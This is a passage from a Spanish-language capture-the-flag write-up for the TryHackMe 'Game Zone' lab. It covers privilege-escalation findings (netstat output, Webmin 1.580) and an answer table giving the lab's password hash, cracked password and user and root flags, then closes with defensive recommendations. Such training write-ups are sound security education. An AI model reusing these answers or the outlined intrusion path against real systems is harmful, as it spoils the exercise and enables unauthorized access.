Esto se hizo en la fase de escala de privilegios y se obtuvo lo siguiente:

```
└─$ netstat -antup
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
 PID/Program name
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN
 97384/python3
tcp        0      0 127.0.0.1:10000         0.0.0.0:*               LISTEN
 120015/ssh
tcp        0      0 10.13.72.214:59862      10.10.117.122:22        ESTABLISHED
 120015/ssh
tcp        0      0 192.168.29.208:58920    34.98.75.36:443         ESTABLISHED
 25788/x-www-browser
tcp        0      0 192.168.29.208:42482    35.201.103.21:443       ESTABLISHED
 25788/x-www-browser
tcp        0      0 192.168.29.208:34706    34.107.243.93:443       ESTABLISHED
 25788/x-www-browser
tcp        0      0 192.168.29.208:48510    34.160.144.191:443      ESTABLISHED
 25788/x-www-browser
tcp6       0      0 ::1:10000               :::*                    LISTEN
 120015/ssh
udp        0      0 192.168.29.208:68       192.168.29.254:67       ESTABLISHED
 -
udp        0      0 0.0.0.0:59979           0.0.0.0:*
 -
```

Figura 61. Resolución Tarea 5.1

Se tomo en cuenta los sockets tcp establecidos

Respuesta: 5

5.2.- ¿Cuál es el nombre del CMS expuesto?

Esto se hizo en la fase de escala de privilegios y se obtuvo lo siguiente:




Figura 62. Resolución Tarea 5.2

Se puede ver que el CMS es webmin

Respuesta: Webmin

5.3.- ¿Cuál es la versión CMS?

De la pregunta anterior se obtuvo la respuesta

Respuesta: 1.580

Tarea 6

6.1.- ¿Qué es la bandera de la raíz? (root.txt)

Esto se hizo durante la fase de Banderas y se obtuvo lo siguiente:

```
root@gamezone:/usr/share/webmin/file/# cat /home/agent47/user.txt
649ac17b1480ac13ef1e4fa579dac95c
root@gamezone:/usr/share/webmin/file/# cat /root/root.txt
a4b945830144bdd71908d12d902adeee
```

Figura 63. Resolución Tarea 6.1

Respuesta: a4b945830144bdd71908d12d902adeee

Tabla de respuestas

A continuación, se mostrará una la tabla de respuestas resumiendo del cuestionario hecho anteriormente

Tabla 5. Tabla de cuestionario TRYHACKME

Resumen de cuestionario TRYHACKME	
Tarea	**Respuesta**
Tarea 1	
¿Cuál es el nombre del gran avatar de dibujos animados que sostiene a un francotirador en el foro?	Agent 47
Tarea 2	
Cuando hayas iniciado sesión, ¿a qué página te redirigen?	portal.php
Tarea 3	
En la tabla de usuarios, ¿cuál es la contraseña hash?	ab5db915fc9cea6c78df88106c6500c57f2b52901ca6c0c6218f04122c3efd14
¿Cuál fue el nombre de usuario asociado con la contraseña hash?	agent47
¿Cuál era el otro nombre de la tabla?	post
Tarea 4	
¿Cuál es la contraseña descifrada?	videogamer124
¿Qué es la bandera del usuario? (user.txt)	649ac17b1480ac13ef1e4fa579dac95c
Tarea 5	
¿Cuántos sockets TCP se están ejecutando?	5
¿Cuál es el nombre del CMS expuesto?	Webmin
¿Cuál es la versión CMS?	1.580
Tarea 6	
¿Qué es la bandera de la raíz? (root.txt)	a4b945830144bdd71908d12d902adeee

7. Conclusiones y Recomendaciones

- Se debe mejorar el código del servidor para prevenir ataques de SQL Injection, utilizando consultas parametrizadas y frameworks que eviten la ejecución de comandos SQL arbitrarios.
- Evitar la reutilización de credenciales en servicios con diferentes privilegios. Se recomienda implementar autenticación multifactor (MFA) y gestionar contraseñas mediante herramientas seguras.
- Actualizar regularmente los servicios web a sus versiones más recientes y establecer un plan de gestión de parches para reducir la exposición a vulnerabilidades conocidas.
- Implementar un Firewall de Aplicación Web (WAF) para detectar y bloquear ataques comunes, como inyecciones SQL y XSS, en conformidad con las mejores prácticas de seguridad (OWASP).